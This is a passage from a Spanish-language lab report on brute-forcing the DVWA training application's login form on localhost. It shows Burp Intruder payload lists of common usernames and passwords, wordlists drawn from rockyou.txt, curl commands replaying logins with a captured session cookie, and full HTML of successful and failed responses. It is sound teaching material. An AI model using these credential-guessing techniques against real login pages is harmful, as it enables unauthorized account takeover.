


Figura 7: Send to Intruder









Figura 8: Intruder full screen


**Payloads**   

Payload position: 1 - jdsfnjdsbsj 

Payload type: Simple list 

Payload count: 6

Request count: 0

Payload configuration 

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

user

usuario

canary

administrador

admin

Add

Enter a new item







Add from list... [Pro version only] 

Figura 9: Payload 1


**Payloads**   

Payload position: 2 - jkfdnjfb 

Payload type: Simple list 

Payload count: 5

Request count: 30

Payload configuration 

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

pass

1234

123456

12345678

password

Add


Add from list... [Pro version only] 

Figura 10: Payload 2





## 2.5. Obtención de diccionarios para el ataque (burp)

En el laboratorio se emplearon diccionarios reducidos contruidos a partir de fuentes públicas reconocidas, haciendo énfasis en un uso **ético** y autorizado. El conjunto de contraseñas se obtuvo del fichero `rockyou.txt` descargado desde <https://weakpass.com/wordlists/rockyou.txt>; de él se extrajo un subconjunto ligero limitado a credenciales de muy alta frecuencia (patrones como `password`, `abc123`, `letmein`, `123456`) para acelerar las comparaciones entre herramientas. Para nombres de usuario se combinaron entradas mínimas (usuarios genéricos `admin`, `root`, `test`, etc.) con los identificadores visibles en la propia instancia DVWA (`admin`, `gordonb`, `pablo`, `smithy`). Tras eliminar duplicados y aplicar filtros de longitud y carácter (alfanumérico 4–12), se generaron las listas finales empleadas por Burp Intruder, Hydra y el script en Python: `usuarios_light.txt` y `contrasenas_light.txt`. Este enfoque reducido prioriza la demostración. En la figura 13 se muestra un fragmento del diccionario original `rockyou.txt`.




Figura 13: Diccionario rockyou.txt (fragmento)

## 2.6. Obtención de al menos 2 pares (burp)

La ejecución del ataque *Cluster bomb* en Intruder produjo combinaciones cruzadas usuario/contraseña de las listas ligeras cargadas. En la Figura 14 se aprecian solicitudes con código 200 y longitudes de respuesta diferenciadas:

las entradas donde el par coincide (`admin:password` y `gordonb:abc123`) muestran un tamaño ligeramente mayor y, al inspeccionar el cuerpo HTML (panel inferior), aparece el mensaje “Welcome to the password protected area”

seguido de la imagen de perfil `/hackable/users/<usuario>.jpg`. Estas evidencias permiten confirmar de forma inequívoca dos credenciales válidas para DVWA en nivel de seguridad bajo.

Attack
Save
4. Intruder attack of http://localhost

4. Intruder attack of http://localhost
Attack
Save

Results
Positions

Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Respons...	Error	Timeout	Leng
0			200	15			4703
1	admin	password	200	4			4740
2	gordonb	password	200	2			4702
3	admin	abc123	200	2			4703
4	gordonb	abc123	200	3			4744

Request
Response

Pretty
Raw
Hex
Render

```

80      <input type="text" name="username">
81      <br />
82      Password:<br />
83      <input type="password" AUTOCOMPLETE="off" name="password">
84      <br />
85      <input type="submit" value="Login" name="Login">
86
87      </form>
88      <p>
89      Welcome to the password protected area gordonb
90      </p>
91      
92      </div>
93
94      <h2>
95      More Information
96      </h2>
97      <ul>
98      <li>
99      <a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)"
100      target="blank">

```

0 highlights

Finished

Figura 14: Respuesta web ante una combinación válida de usuario y contraseña

## 2.7. Obtención de código de inspect element (curl)

Esta subsección documenta la captura y descomposición de la solicitud real que genera Firefox al interactuar con el formulario de fuerza bruta de DVWA. Se trabajó sobre la interfaz *Network* de las Herramientas de Desarrollador de Firefox con la aplicación configurada en nivel de seguridad `low`. Tras emitir un intento de autenticación (válido o arbitrario), el navegador registra una solicitud principal de tipo `GET` contra:

```
/vulnerabilities/brute/?username=<USUARIO>&password=<CLAVE>&Login=Login
```

Los elementos relevantes observados fueron:

- **Método y semántica:** El formulario opera mediante `GET`; los campos `username`, `password` y el disparador `Login=Login` quedan expuestos en la query string, lo que facilita su reproducción exacta.
- **Encabezados mínimos:** `Host`, `User-Agent`, `Referer`, `Accept`, `extttConnection: keep-alive`, `Upgrade-Insecure-Requests` y el conjunto de `Sec-Fetch-*`. Para DVWA en `low`, sólo `Host` y las cookies son estrictamente necesarios.
- **Cookies de estado:** Dos valores resultan críticos: `PHPSESSID` (identificador de sesión) y `security=low`. Su ausencia provoca redirección o cambio de superficie de ataque. Se obtuvieron desde la subpestaña *Cookies* asociada a la misma entrada de red.
- **Indicador de éxito:** El HTML exitoso contiene la cadena “Welcome to the password protected area” y referencia a `/hackable/users/<usuario>.jpg` (sólo presente si las credenciales son válidas). En fallos aparece un mensaje de error dentro de `<pre>`. Este patrón se reutiliza más adelante para la detección automática (script e Hydra).

Con la información precedente, la reconstrucción manual de la interacción se reduce a un comando cURL mínimo donde sólo se precisa la URL con sus parámetros y la inyección explícita de cookies:

```
curl "http://localhost:8889/vulnerabilities/brute/?username=admin&password=「  
→ password&Login=Login"  
→ \  
-b "PHPSESSID=<valor_sesion>; security=low"
```

La inclusión de cabeceras adicionales (p.ej. `-H User-Agent: ...`) sólo persigue mimetizar el perfil de un navegador completo y no altera el resultado lógico en este escenario de baja seguridad. Las Figuras 15 y 16 muestran, respectivamente, la captura de tráfico y el panel de cookies del que se extrajeron los valores incorporados al comando reproducido.




Figura 15: Captura de pantalla de navegador web con inspect element abierto




Figura 16: Obtención de ID de sesión PHP desde una cookie en inspect element

## 2.8. Utilización de curl por terminal (curl)

**Ejemplo de solicitud y respuesta EXITOSA con cURL.** A continuación se muestra la ejecución de cURL utilizando el par de credenciales válido `admin:password` y la cookie de sesión previamente obtenida (`PHPSESSID` y el nivel de seguridad en `low`). Se incluye la respuesta HTML completa para evidenciar: (1) el mensaje de bienvenida, (2) la aparición del nombre de usuario `admin` y (3) la carga de la imagen de perfil `/hackable/users/admin.jpg`, indicadores claros de autenticación correcta.

```
$ curl "http://localhost:8889/vulnerabilities/brute/?username=admin&password=password&Login=Login"
→ \
-b "PHPSESSID=knd082p12k28do4ttsn47hfd35; security=low"
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
→ "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
  <head>
```

```
    <meta http-equiv="Content-Type" content="text/html;
    → charset=UTF-8" />
```

```
    <title>Vulnerability: Brute Force :: Damn Vulnerable Web
    → Application (DVWA) v1.10 *Development*</title>
```

```
    <link rel="stylesheet" type="text/css"
    → href="../../dvwa/css/main.css" />
```

```
    <link rel="icon" type="image/ico" href="../../favicon.ico"
    → />
```

```
    <script type="text/javascript"
    → src="../../dvwa/js/dvwaPage.js"></script>
```

```
  </head>
```

```
  <body class="home">
```

```
    <div id="container">
```

```
      <div id="header">
```

```
        
```



```
</div>

<div id="main_menu">

    <div id="main_menu_padded">
        <ul class="menuBlocks"><li class=""><a
            ↪ href="../../../">Home</a></li>
<li class=""><a href="../../../instructions.php">Instructions</a></li>
<li class=""><a href="../../../setup.php">Setup / Reset DB</a></li>
</ul><ul class="menuBlocks"><li class="selected"><a
    ↪ href="../../../vulnerabilities/brute/">Brute Force</a></li>
<li class=""><a href="../../../vulnerabilities/exec/">Command
    ↪ Injection</a></li>
<li class=""><a href="../../../vulnerabilities/csrf/">CSRF</a></li>
<li class=""><a href="../../../vulnerabilities/fi/?page=include.php">File
    ↪ Inclusion</a></li>
<li class=""><a href="../../../vulnerabilities/upload/">File Upload</a></li>
<li class=""><a href="../../../vulnerabilities/captcha/">Insecure
    ↪ CAPTCHA</a></li>
<li class=""><a href="../../../vulnerabilities/sqli/">SQL Injection</a></li>
<li class=""><a href="../../../vulnerabilities/sqli_blind/">SQL Injection
    ↪ (Blind)</a></li>
<li class=""><a href="../../../vulnerabilities/weak_id/">Weak Session
    ↪ IDs</a></li>
<li class=""><a href="../../../vulnerabilities/xss_d/">XSS (DOM)</a></li>
<li class=""><a href="../../../vulnerabilities/xss_r/">XSS (Reflected)</a></li>
<li class=""><a href="../../../vulnerabilities/xss_s/">XSS (Stored)</a></li>
<li class=""><a href="../../../vulnerabilities/csp/">CSP Bypass</a></li>
<li class=""><a href="../../../vulnerabilities/javascript/">JavaScript</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../../security.php">DVWA
    ↪ Security</a></li>
<li class=""><a href="../../../phpinfo.php">PHP Info</a></li>
<li class=""><a href="../../../about.php">About</a></li>
</ul><ul class="menuBlocks"><li class=""><a
    ↪ href="../../../logout.php">Logout</a></li>
</ul>

    </div>

</div>

<div id="main_body">
```

```

<div class="body_padded">
  <h1>Vulnerability: Brute Force</h1>

  <div class="vulnerable_code_area">
    <h2>Login</h2>

    <form action="#" method="GET">
      Username:<br />
      <input type="text" name="username"><br />
      Password:<br />
      <input type="password" AUTOCOMPLETE="off"
        ↪ name="password"><br />
      <br />
      <input type="submit" value="Login" name="Login">

    </form>
    <p>Welcome to the password protected area admin</p>
  </div>

  <h2>More Information</h2>
  <ul>
    <li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)"
      ↪ target="_blank">https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)</a></li>
    <li><a href="http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password"
      ↪ target="_blank">http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
    <li><a href="http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html"
      ↪ target="_blank">http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html</a></li>
  </ul>
</div>

  <br /><br />

</div>

```

```
<div class="clear">
</div>

<div id="system_info">
    <input type="button" value="View Help"
        ↪ class="popup_button" id='help_button'
        ↪ data-help-url='../..//vulnerabilities/vi_
        ↪ ew_help.php?id=brute&security=low' )">
        ↪ <input type="button" value="View Source"
        ↪ class="popup_button" id='source_button'
        ↪ data-source-url='../..//vulnerabilities/_
        ↪ view_source.php?id=brute&security=low'
        ↪ )"> <div align="left"><em>Username:</em>
        ↪ admin<br /><em>Security Level:</em>
        ↪ low<br /><em>PHPIDS:</em> disabled</div>
</div>

<div id="footer">

    <p>Damn Vulnerable Web Application (DVWA)
        ↪ v1.10 *Development*</p>
    <script src='/dvwa/js/add_event_listeners.js'>
        ↪ s'></script>

</div>

</div>

</body>

</html>
```

**Ejemplo de solicitud y respuesta FALLIDA con cURL.** En este caso se envía una combinación aleatoria (usuario y contraseña inexistentes). La respuesta HTML (incluida íntegramente) muestra el mensaje de error `Username and/or password incorrect.`, no incorpora la imagen de usuario autenticado ni el párrafo de bienvenida, lo que permite contrastar fácilmente los elementos diferenciales frente al caso exitoso anterior.

```
$ curl "http://localhost:8889/vulnerabilities/brute/?username=njnkyuuykmn&p_
↪ assword=jnjrjrnfjer&Login=Login"
↪ \
-b "PHPSESSID=knd082p12k28do4ttsn47hfd35; security=low"
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
↳ "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

    <head>

        <meta http-equiv="Content-Type" content="text/html;
↳ charset=UTF-8" />

        <title>Vulnerability: Brute Force :: Damn Vulnerable Web
↳ Application (DVWA) v1.10 *Development*</title>

        <link rel="stylesheet" type="text/css"
↳ href="../../../dvwa/css/main.css" />

        <link rel="icon" type="image/ico" href="../../../favicon.ico"
↳ />

        <script type="text/javascript"
↳ src="../../../dvwa/js/dvwaPage.js"></script>

    </head>

    <body class="home">
        <div id="container">

            <div id="header">

            </div>

            <div id="main_menu">

                <div id="main_menu_padded">
                    <ul class="menuBlocks"><li class=""><a
↳ href="../../../">Home</a></li>
<li class=""><a href="../../../instructions.php">Instructions</a></li>
<li class=""><a href="../../../setup.php">Setup / Reset DB</a></li>
</ul><ul class="menuBlocks"><li class="selected"><a
↳ href="../../../vulnerabilities/brute/">Brute Force</a></li>
```

```

<li class=""><a href="../../../vulnerabilities/exec/">Command
  ↳ Injection</a></li>
<li class=""><a href="../../../vulnerabilities/csrf/">CSRF</a></li>
<li class=""><a href="../../../vulnerabilities/fi/?page=include.php">File
  ↳ Inclusion</a></li>
<li class=""><a href="../../../vulnerabilities/upload/">File Upload</a></li>
<li class=""><a href="../../../vulnerabilities/captcha/">Insecure
  ↳ CAPTCHA</a></li>
<li class=""><a href="../../../vulnerabilities/sqli/">SQL Injection</a></li>
<li class=""><a href="../../../vulnerabilities/sqli_blind/">SQL Injection
  ↳ (Blind)</a></li>
<li class=""><a href="../../../vulnerabilities/weak_id/">Weak Session
  ↳ IDs</a></li>
<li class=""><a href="../../../vulnerabilities/xss_d/">XSS (DOM)</a></li>
<li class=""><a href="../../../vulnerabilities/xss_r/">XSS (Reflected)</a></li>
<li class=""><a href="../../../vulnerabilities/xss_s/">XSS (Stored)</a></li>
<li class=""><a href="../../../vulnerabilities/csp/">CSP Bypass</a></li>
<li class=""><a href="../../../vulnerabilities/javascript/">JavaScript</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../../security.php">DVWA
  ↳ Security</a></li>
<li class=""><a href="../../../phpinfo.php">PHP Info</a></li>
